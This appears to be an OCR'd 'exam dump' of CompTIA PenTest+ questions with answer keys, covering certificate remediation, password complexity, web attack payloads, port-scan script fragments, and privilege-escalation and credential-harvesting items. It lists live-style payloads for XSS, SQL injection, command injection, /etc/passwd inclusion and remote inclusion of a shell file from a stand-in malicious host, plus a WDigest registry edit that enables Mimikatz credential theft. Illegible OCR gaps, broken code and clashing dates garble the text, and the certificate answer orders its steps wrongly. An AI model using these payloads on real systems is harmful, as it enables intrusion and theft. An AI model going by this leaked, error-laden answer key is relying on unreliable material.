

PT0-001 Dumps


CompTIA PenTest+ Certification Exam

https://www.certleader.com/PT0-001-dumps.html




NEW QUESTION 1
DRAG DROP
Performance based
You are a penetration Inter reviewing a client's website through a web browser. Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.






```
[illegible]
```

```
[illegible]
```



```
<meta
[illegible]
[illegible]
[illegible] name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("lang=")+5)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value="/main.do"/>" method="post">
<div style="margin-top:200px; margin-bottom:10px;">
<span style="width:100px; color:blue; font-size:30px; font-weight:bold; border-bottom: 1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Username</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:120px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org


Issued by: RapidSSL SHA256 CA

Valid from 3/ 16/ 2016 to 3/ 16/ 2016


Learn more about certificates



Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	[illegible]	www.com...	/	Session	41			
__utm[illegible]	[illegible]	comptia.o...	/	2019-10-1...	56			
__utm[illegible]	[illegible]	comptia.o...	/	2017-10-1...	32			
__utm[illegible]	[illegible]	comptia.o...	/	Session	14			
__utm[illegible]	1	comptia.o...	/	2017-10-1...	7			
__utm[illegible]	[illegible]	comptia.o...	/	2019-10-1...	44			
__utm[illegible]	[illegible]	comptia.o...	/	2018-04-...	89			
_pk_id.0767	[illegible]	comptia.o...	/	2019-10-1...	39			
_pk_ses.0767	*	comptia.o...	/	2017-10-1...	13			



Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	[illegible]	www.com...	/	Session	41	□	□	□ delete
__utm[illegible]	[illegible]	comptia.o...	/	2019-10-1...	56	□	□	□ delete
__utm[illegible]	[illegible]	comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utm[illegible]	[illegible]	comptia.o...	/	Session	14	□	□	□ delete
__utm[illegible]	1	comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utm[illegible]	[illegible]	comptia.o...	/	2019-10-1...	44	□	□	□ delete
__utm[illegible]	[illegible]	comptia.o...	/	2018-04-...	89	□	□	□ delete
_pk_id.0767	[illegible]	comptia.o...	/	2019-10-1...	39	□	□	□ delete
_pk_ses.0767	*	comptia.o...	/	2017-10-1...	13	□	□	□ delete



Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
*Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 18/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1 ?


Step 2 ?

Step 3 ?

Step 4 ?

Answer:

Explanation:




Step 1
Remove certificate from server

Step 2
Generate a Certificate Signing Request

Step 3
Install re-issued certificate on the server

Step 4
Submit CSR to the CA

NEW QUESTION 2
DRAG DROP
Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once



Least to most complex


1
2
3
4

zv3rl0ry
Zverlory
Zverl0ry
Zv3r!0ry

Answer:

Explanation:
Zverlory
Zverl0ry
zv3rlory
Zv3r!0ry

NEW QUESTION 3
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.



Payloads | Vulnerability Type | Remediation


search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa'ping%20-c%2010%20localhost'mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)

Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect

Parameterized queries
Preventing external calls
Input Sanitization ..\ ./ , sandbox requests
Input Sanitization ; $ { } ( )
Input Sanitization ' ; < > , ' , -

Answer:

NEW QUESTION 4
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.



```
self.ports [
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
]
```

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
run_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
port_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

```
?
import socket
import sys
?
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
?
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
?
```

Answer:

NEW QUESTION 5
The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be explogted now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Answer: D

NEW QUESTION 6
A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood
B. SQL injection
C. xss
D. XMAS scan

Answer: A

NEW QUESTION 7
During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikazt. Which of the following registry changes would allow for credential caching in memory?


A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

